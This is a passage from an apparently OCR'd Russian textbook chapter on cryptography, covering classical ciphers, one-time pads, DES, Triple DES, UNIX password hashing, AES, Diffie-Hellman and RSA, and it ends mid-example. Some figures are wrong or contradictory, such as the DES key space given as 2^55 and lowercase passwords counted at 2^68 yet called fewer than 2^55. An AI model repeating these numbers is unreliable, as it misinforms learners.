Шифрование на секретном ключе также называется симметричным шифрованием, так как для шифрования и дешифрования данных используется один и тот же ключ. На рисунке 12.2 показан базовый

принцип шифрования с секретным ключом. Как видно из рисунка, отправитель и получатель информации должны иметь одинаковый ключ.



Рис. 12.2. Шифрование с секретным ключом

Шифрование с секретным ключом обеспечивает конфиденциальность информации в зашифрованном состоянии. Расшифровать сообщение могут только те лица, которым известен ключ. Любое изменение в сообщении, внесенное во время передачи, будет обнаружено, так как после этого не удастся правильно расшифровать сообщение. Шифрование с секретным ключом не обеспечивает аутентификацию, поскольку любой пользователь может создавать, шифровать и отправлять действительное сообщение.

В общем, шифрование с секретным ключом быстро и легко реализуется с помощью аппаратных или программных средств.

Подстановочные шифры

Подстановочные шифры существуют уже около 2500 лет. Самым ранним примером является шифр Атбаш. Он возник примерно в 600 году до н.э. и заключался в использовании еврейского алфавита в обратном порядке.

Юлий Цезарь использовал подстановочный шифр, который так и назывался - шифр Цезаря. Этот шифр заключался в замещении каждой буквы другой буквой, расположенной в алфавите на три буквы дальше от шифруемой. Таким образом, буква A преобразовывалась в D, B преобразовывалась в E, а Z преобразовывалась в C.

Из этого примера видно, что подстановочный шифр обрабатывает за

один раз одну букву *открытого текста*. Сообщение может быть прочитано обоими абонентами при использовании одной и той же схемы подстановки. Ключом в шифре подстановки является либо число букв сдвига, либо полностью переупорядоченный алфавит.

Подстановочные шифры имеют один большой недостаток - неизменная частота букв в исходном алфавите. В английском языке, например, буква "E" является наиболее часто используемой. Если заменить ее другой буквой, то чаще всего будет использоваться новая буква (при рассмотрении большого числа сообщений). При помощи такого анализа подстановочный шифр может быть взломан. Дальнейшая разработка анализа частоты вхождений букв позволяет получить наиболее часто встречающиеся комбинации из двух и трех букв. С помощью такого анализа можно взломать любой подстановочный шифр, если атакующий получит достаточное количество шифрованного текста.

Одноразовые блокноты

Одноразовые блокноты (One-*time Pad*, *OTP*) являются единственной теоретически невзламываемой системой шифрования. Одноразовый блокнот представляет собой список чисел в случайном порядке, используемый для кодирования сообщения (см. табл. 12.1). Как видно из названия системы, *OTP* может использоваться только один раз. Если числа в *OTP* являются действительно случайными, *OTP* имеет большую длину, чем сообщение, и используется только один раз, то шифрованный текст не предоставляет какого-либо механизма для восстановления исходного ключа (т. е. самого *OTP*) и, следовательно, сообщений.

Одноразовые блокноты используются в информационных средах с очень высоким уровнем безопасности (но только для коротких сообщений). Например, в Советском Союзе *OTP* использовался для связи разведчиков с Москвой. Двумя основными недостатками *OTP* являются генерация действительно случайных блокнотов и проблема распространения блокнотов. Очевидно, что если блокнот выявляется, то раскрывается и та информация, которую он защищает. Если блокноты не являются действительно случайными, могут быть выявлены схемы, которые можно использовать для проведения анализа частоты встречаемых символов.

Таблица 12.1. Функционирование одноразового блокнота

Сообщение	S	E	N	D	H	E	L	P
Буквы, замененные соответствующими числами	19	5	14	4	8	5	12	16
Одноразовый блокнот	7	9	5	2	12	1	0	6
Добавление *открытого текста* в OTP	26	14	19	6	20	6	12	22
Шифрованный текст	Z	N	S	F	T	F	L	V

Еще одним важным моментом, связанным с *OTP*, является то, что одноразовые блокноты могут использоваться только один раз. Если *OTP* используется несколько раз, то его можно проанализировать и взломать. Это происходило с некоторыми советскими *OTP* в период холодной войны. Тогда для считывания зашифрованной информации в Национальном Агентстве безопасности был создан проект "*Верона*". Информация о *перехватах данных* этим проектом находится на сайте *NSA* (ссылка: http://www.nsa.gov).

Внимание!

Некоторые современные системы шифрования также используют что-то вроде *OTP*. Этот тип систем шифрования обеспечивает достаточно высокий уровень защиты, однако он точно также является легко взламываемой системой. Как правило, *OTP* непригодны для использования в средах с большим объемом трафика.

Data Encryption Standard (DES)

Алгоритм *Data Encryption Standard* (DES) был разработан компанией IBM в начале 1970-х гг. Национальный институт стандартов и технологий США (*NIST*) принял на вооружение алгоритм (публикация *FIPS* 46) для DES в 1977 г. после изучения, модификации и утверждения алгоритма в *NSA*. Алгоритм подвергался дальнейшей модификации в 1983, 1988, 1993 и 1999 гг.

DES использует ключ длиной 56 бит. Используются 7 бит из байта, восьмой бит каждого байта используется для *контроля четности*. DES является блочным алгоритмом шифрования, обрабатывающим единовременно один 64-битный блок *открытого текста* (см. рис. 12.3). В алгоритме DES выполняются 16 циклов шифрования с различным подключом в каждом из циклов. Ключ подвергается

действию своего собственного алгоритма для образования 16 подключей (см. рис. 12.4).



Рис. 12.3. Блок-схема алгоритма DES



Рис. 12.4. Алгоритм генерации подключа DES

На блок-схеме алгоритма DES изображены несколько блоков, в которых

происходит перестановка. Рассматриваемый стандарт шифрования предусматривает специальное переупорядочивание битов для каждой перестановки. То же самое относится к алгоритму генерации подключа. Для перестановочной выборки 1 и 2 предусмотрено определенное переупорядочивание битов. На рисунке 12.3 также изображена функция вызова f. В этой функции находятся S-блоки. S-блоки представляют собой блоки табличного поиска (также определенные в стандарте), изменяющие 6-битные выходные данные на 4-битные.

Алгоритм DES может функционировать в четырех режимах.

- Электронный шифрблокнот. Это базовый алгоритм *блочного шифрования*, в котором текст и ключ объединяются и образуют шифрованный текст. В этом режиме идентичный вход образует идентичный выход.
- Цепочка блоков. В данном режиме каждый блок шифруется как в электронном шифрблокноте, но с добавлением третьего компонента, полученного из предыдущего выхода. В данном случае, идентичный вход (*открытый текст*) не образует идентичный вывод.
- Обратная связь по шифрованному тексту. В данном режиме в качестве входных данных в DES используется ранее сгенерированный шифрованный текст. После этого выходные данные комбинируются с открытым текстом и образуют новый *шифртекст*.
- Обратная связь по выходу. Этот режим аналогичен обратной связи по шифрованному тексту, однако здесь используются выходные данные DES, и не происходит построение цепочки из шифртекста.

Были раскрыты несколько атак, требующих меньше вычислительных мощностей, нежели исчерпывающий поиск (дифференциальный и *линейный криптоанализ*; для получения более детальных сведений по этим атакам посетите сайт (ссылка: http://www.rsasecurity.com/rsalabs/faq/). Однако эти атаки требуют большого объема выборочного *открытого текста* и, следовательно, практически не осуществимы в реальном мире. Сегодня особенно заметным слабым местом шифров стал 56-битный ключ. 56 бит ключа обеспечивают потенциальное число ключей, равное 2^{55}. В сегодняшних компьютерных системах все пространство ключей может быть изучено за небольшой промежуток

времени. В 1997 г. организация Electronic Frontier Foundation (*EFF*) анонсировала компьютерную систему, которая сможет найти ключ DES за четыре дня. Создание этой системы стоило 250 000 долларов. С помощью современного оборудования можно определить ключ DES посредством атаки "грубой силы" за 35 минут. Этого времени слишком мало, чтобы защитить информацию, которая должна сохраняться в секрете. В переработанной публикации *FIPS* (46-2 и текущая 46-3) в *NIST* признали этот факт, сказав, что простой DES можно использовать только в устаревших системах.

Тройной DES

В 1992 году исследования показали, что DES можно использовать трижды для обеспечения более мощного шифрования. Так родилась концепция тройного алгоритма DES (*TDES*). На рисунке 12.5 показана схема работы алгоритма *TDES*. Обратите внимание, что вторая операция в действительности представляет собой дешифрование. Используемый при этом ключ обеспечивает большую мощность *тройного DES* в сравнении с обычным DES.

Рис. 12.5. Блок-схема алгоритма шифрования TDES

Тройной DES используется либо с двумя, либо с тремя ключами. При использовании двух ключей ключ K3 идентичен K1. *TDES* является относительно быстрым алгоритмом, так как его можно реализовать аппаратно. Его функционирование занимает в три раза больше времени, чем у DES, так как имеют место три операции шифрования DES. В большинстве приложений рекомендуется использовать *TDES* вместо простого DES.

Примечание

TDES подвергался двум атакам. Тем не менее, объем данных, требуемый для проведения атак (как и в случае с атаками на DES), делал проведение атак на этот алгоритм практически неосуществимым в реальных ситуациях.

Шифрование паролей

Стандартная схема шифрования паролей UNIX является разновидностью DES. Хотя функция шифрования пароля представляет собой в действительности *одностороннюю функцию* (нельзя получить *открытый текст* из шифрованного текста), здесь будет приведено обсуждение этой функции, чтобы показать, каким образом алгоритм DES может использоваться в приложениях такого типа.

У каждого пользователя есть свой пароль. Алгоритм использует первые восемь символов пароля. Если пароль длиннее восьми символов, он усекается. Если пароль короче восьми символов, он дополняется. Пароль преобразуется в 56-битное число с помощью первых 7 бит каждого символа. После этого система выбирает 12.битное число на базе системного времени. Этот элемент называется "крупинкой соли" или расширением. Расширение и пароль используются в качестве входных данных в функции шифрования паролей (см. рис. 12.6).



Рис. 12.6. Функция шифрования пароля UNIX

Расширение используется для изменения одной из таблиц перестановки в алгоритме DES (перестановка E) любым из 4096 различных способов,

в зависимости от числа единиц в двенадцати битах. Начальный *открытый текст* содержит 56 нулевых битов, а ключом являются 56 бит, полученных из пароля. Алгоритм выполняется 25 раз, причем входные данные каждого этапа являются выходом предыдущего этапа.

Конечные выходные данные преобразуются в 11 символов, а расширение преобразуется в 2 символа и помещается перед конечными данными выхода.

Главной уязвимостью этой системы является то, что она основана на выборе пароля. Так как большинство пользователей компьютеров используют пароли, состоящие из символов нижнего регистра, мы имеем общее число возможных комбинаций, равное 2^{68}. Это значительно меньше, чем 2^{55} возможных ключей DES, поэтому взлом такого шифра посредством "грубой силы" займет гораздо меньше времени и вычислительных ресурсов для раскрытия паролей в системе Unix.

Примечание

Большая часть систем Unix теперь обеспечивает возможность использования теневых *файлов паролей*. Если зашифрованные пароли легко взламываются с помощью грубой силы, то посредством сокрытия зашифрованных паролей можно несколько повысить уровень *безопасности системы*. Как и в случае с остальными системами, если корневой пароль является слабым, или если в корне системы присутствует "дыра", то правильность выбора паролей пользователями уже не играет какой-либо роли.

Расширенный стандарт шифрования Rijndael

Взамен DES *NIST* анонсировал в 1997 г. появление алгоритма-конкурента стандарту DES с названием AES. В конце 2000 г. *NIST* объявили о том, что два криптографа из Бельгии (Joan Daemen и Vincent Rijmen) выиграли конкурс, представив алгоритм *Rijndael*. Этот алгоритм был выбран с учетом его мощности, применимости в высокоскоростных сетях, а также возможности аппаратной реализации.

Rijndael представляет собой *блочный шифр*, использующий ключи и блоки длиной 128, 192 или 256 бит. На сегодняшний день такая длина

ключей обеспечивает практическую неосуществимость атак с применением грубой силы. Алгоритм состоит из 10-14 циклов, в зависимости от размеров блока *открытого текста* и размера ключа. На рисунке 12.7 показано, какие вычисления производятся в каждом цикле.

Так как этот стандарт был одобрен, *Rijndael* начал появляться во многих системах. Данный алгоритм можно считать достойной альтернативой алгоритму *TDES*.

Другие алгоритмы шифрования с секретным ключом

В различных системах безопасности используются и другие алгоритмы шифрования с секретным ключом. Из них можно выделить следующие.

- *IDEA* (International Data *Encryption Algorithm*). Разработан в Швейцарии. В *IDEA* используется 128-битный ключ; кроме этого, *IDEA* также используется в Pretty Good *Privacy* (*PGP*).
- *RC5*. Разработан Роном Ривестом в институте *MIT*. Этот алгоритм позволяет использовать ключи с переменной длиной.
- Skipjack. Разработан правительством США для использования с *Clipper Chip*. В нем используется 80-битный ключ, что в ближайшем будущем, скорее всего, станет уже неприемлемым.



Рис. 12.7. Схема работы цикла алгоритма Rijndael

- *Blowfish*. Позволяет использовать переменные ключи длиной до 448 бит; алгоритм оптимизирован для работы на 32-битных процессорах.
- *Twofish*. Использует 128-битные блоки, а также ключи длиной 128, 192 или 256 бит.
- *CAST*-128. Использует 128-битный ключ. Применяется в новых версиях *PGP*.
- Алгоритм ГОСТ (ГОСТ 28147-89). Российский стандарт шифрования, разработанный в ответ на DES. В нем используется ключ длиной 256 бит.

Любой из этих алгоритмов может использоваться в средствах обеспечения безопасности информации. Все эти алгоритмы, как правило, являются достаточно мощными для использования в общих целях.

Внимание!

Имейте в виду, что общий уровень *безопасности системы* определяет не только сам алгоритм как таковой, но и реализация и метод использования самой системы.

Шифрование с открытым ключом

Шифрование с открытым ключом является более поздней технологией, чем шифрование с секретным ключом. Главным различием между этими двумя технологиями является число ключей, используемых при шифровании данных. В шифровании с секретным ключом для шифрования и дешифрования данных используется один и тот же ключ, в то время как в алгоритмах шифрования с открытым ключом используются два ключа. Один ключ используется при шифровании информации, другой - при дешифровке.

В чем заключается шифрование с открытым ключом?

На рисунке 12.8 показана базовая схема шифрования с открытым ключом (*асимметричного шифрования*). Как видно из рисунка, оба абонента (и отправитель, и получатель) должны иметь ключ. Ключи связаны друг с другом (поэтому они называются парой ключей), но они различны. Связь между ключами заключается в том, что информация, зашифрованная с использованием ключа К1, может быть дешифрована только с помощью его пары - ключа К2. Если информация зашифрована с помощью К2, то расшифровать ее можно только с использованием ключа К1.

На практике один ключ называют секретным, а другой - открытым. Секретный ключ содержится в тайне владельцем пары ключей. Открытый ключ передается вместе с информацией в открытом виде. Еще одной особенностью шифрования с открытым ключом является то, что если у абонента имеется один из ключей пары, другой ключ

вычислить невозможно. Именно поэтому открытый ключ передается в открытом виде.



Рис. 12.8. Шифрование с открытым ключом

Если важно обеспечить конфиденциальность, шифрование выполняется с открытым ключом. Таким образом, расшифровать информацию может только владелец ключа, так как секретный ключ содержится в тайне самим владельцем. Если необходимо осуществлять аутентификацию, владелец ключевой пары шифрует данные с использованием секретного ключа. Корректно дешифровать информацию можно только с помощью правильного открытого ключа, передаваемого в открытом виде, и поэтому только владелец пары ключей (иными словами, хранитель секретного ключа) может отправлять информацию. Целостность информации при передаче защищается в обоих случаях.

Целостность информации после передачи может быть проверена, если исходная информация была зашифрована с помощью секретного ключа владельца.

Недостатком систем шифрования с открытым ключом является то, что они требуют больших вычислительных мощностей и, следовательно, являются намного менее быстродействующими, нежели системы с секретным ключом. Тем не менее, если скомбинировать шифрование с открытым и секретным ключами, получится гораздо более мощная система шифрования. Система шифрования с открытым ключом используется для обмена ключами и аутентификации абонентов по обе стороны соединения. Система шифрования с секретным ключом затем используется для шифрования остального трафика.

Алгоритм обмена ключами Диффи-Хеллмана

Уитфилд Диффи (Whitfield Diffie) и Мартин Хеллман (Martin Hellman) разработали свою систему шифрования с открытым ключом в 1976 г. Система Диффи-Хеллмана (Diffie-Hellman) разрабатывалась для решения проблемы *распространения ключей* при использовании систем шифрования с секретными ключами. Идея заключалась в том, чтобы применять *безопасный метод* согласования секретного ключа без передачи ключа каким-либо другим способом. Следовательно, необходимо было найти безопасный способ получения секретного ключа с помощью того же метода связи, для которого разрабатывалась защита. *Алгоритм Диффи-Хеллмана* нельзя использовать для шифрования или дешифрования информации.

Алгоритм Диффи-Хеллмана работает следующим образом.

1. Предположим, что двум абонентам (`P1` и `P2`) требуется установить между собой безопасное соединение, для которого необходимо согласовать ключ шифрования.
2. `P1` и `P2` принимают к использованию два больших целых числа `a` и `b`, причем `1 < a < b`.
3. `P1` выбирает случайное число `i` и вычисляет $I = a^i \bmod b$. `P1` передает `I` абоненту `P2`.
4. `P2` выбирает случайное число `j` и вычисляет $J = a^j \bmod b$. `P2` передает `J` абоненту `P1`.
5. `P1` вычисляет $k1 = J^i \bmod b$.
6. `P2` вычисляет $k2 = I^j \bmod b$.
7. Имеем $k1 = k2 = a^{i*j} \bmod b$, следовательно, `k1` и `k2` являются секретными ключами, предназначенными для использования при передаче других данных.

Примечание

В приведенных выше уравнениях "mod" означает остаток. Например, `12 mod 10 = 2`. Два - это остаток от деления 12 на 10.

Если злоумышленник прослушивает трафик, передаваемый по кабелю, то ему будут известны `a`, `b`, `I` и `J`. Тем не менее, остаются в секрете `i` и

`j`. Уровень *безопасности системы* зависит от сложности нахождения `i` при известном $I = a^i \bmod b$. Эта задача называется задачей дискретного логарифмирования и считается очень сложной (т. е. с помощью современного вычислительного оборудования ее решить практически невозможно), если числа очень велики. Следовательно, `a` и `b` необходимо выбирать очень тщательно. Например, оба числа `b` и `(b - 1)/2` должны быть простыми и иметь длину не менее 512 бит. Рекомендуемая длина чисел составляет 1024 бит.

Алгоритм обмена ключами Диффи-Хеллмана используется во многих системах безопасности для реализации обмена ключами, используемыми для дополнительного трафика. Недостатком системы Диффи-Хеллмана является то, что она может быть уязвима для *атаки посредником* (см. рис. 12.9). Если атакующий сумеет разместить свой компьютер между двумя абонентами `P1` и `P2`, подключить его к каналу связи и осуществлять перехват всей передаваемой информации, то он сможет выполнять обмен данными с `P2`, выдавая себя за `P1`, и с `P1` под видом `P2`. Таким образом, обмен ключами будет происходить между `P1` и злоумышленником и между `P2` и злоумышленником. Тем не менее, осуществление такой атаки требует большого объема ресурсов, и в реальном мире такие атаки происходят редко.

Рис. 12.9. Атака посредником на алгоритм Диффи-Хеллмана

Алгоритм RSA

В 1978 г. Рон Ривест, Ади Шамир и Лен Адельман разработали алгоритм шифрования Rivest-Shamir-Adleman (RSA) с открытым ключом. В отличие от *алгоритма Диффи-Хеллмана* RSA может использоваться для шифрования и дешифрования. Также, в отличие от *алгоритма Диффи-Хеллмана*, безопасность алгоритма RSA базируется на факторизации больших чисел. Задачу факторизации больших чисел

принято считать очень сложной, если числа очень велики (1024 бит или больше).

Базовый алгоритм, позволяющий обеспечить конфиденциальность данных, очень прост.

Шифрованный текст = (открытый текст)e mod n
Открытый текст = (шифрованный текст)d mod n
Секретный ключ = {d, n}
Открытый ключ = {e, n}

Безопасность обеспечивается сложностью вычисления `d` при наличии известных `e` и `n`. Подразумевается, что владелец пары ключей сохраняет секретный ключ в тайне, и что открытый ключ передается в открытом виде. Следовательно, если информация зашифрована с помощью открытого ключа, дешифровать ее может только владелец ключевой пары.

Также следует заметить, что алгоритм может быть обращен для обеспечения аутентификации отправителя. В этом случае алгоритм будет иметь следующий вид.

Шифрованный текст = (открытый текст)d mod n
Открытый текст = (шифрованный текст)e mod n
Секретный ключ = {d, n}
Открытый ключ = {e, n}

В целях аутентификации владелец шифрует информацию с использованием секретного ключа. Это может делать только владелец ключевой пары, так как секретный ключ содержится в тайне. Любое лицо может дешифровать информацию и удостовериться в том, что данные поступили именно от владельца ключевой пары.

Генерация ключей RSA

При генерировании ключей RSA необходимо соблюдать тщательность. Чтобы сгенерировать ключевую пару RSA, выполните следующие шаги:

1. Выберите два простых числа `p` и `q` и содержите их в секрете.
2. Вычислите `n = pq`.

3. Вычислите $\phi(n) = (p - 1)(q - 1)$.
4. Выберите такое e, чтобы оно было взаимно простым по отношению к $\phi(n)$.
5. Определите такое d, чтобы $(d)(e) = 1 \bmod \phi(n)$ и $d < \phi(n)$.

Примечание

Число n должно содержать порядка 200 знаков или больше. Тогда оба числа p и q должны иметь длину, по крайней мере, 100 знаков. Ключи для использования на практике должны иметь длину 1024 бит. В случае с секретной информацией рекомендуется использовать ключи длиной 2048 бит и более.

Реальный пример работы RSA

Имейте в виду, что мною выбраны числа, которые относительно легко проверить при выполнении данного примера. В реальном мире в *алгоритме RSA* используются гораздо большие числа.

1. Сначала я выбрал два простых числа. В данном случае были выбраны числа $p = 11$ и $q = 13$.
2. Теперь вычисляем $n = pq$. Имеем $n = 11 * 13 = 143$.
3. Теперь нужно вычислить $\phi(n) = (p - 1)(q - 1) = (11 - 1)(13 - 1) = 10 * 12 = 120$.
4. Выбираем число e так, чтобы оно было простым относительно $\phi(n)$. Здесь было выбрано значение $e = 7$.
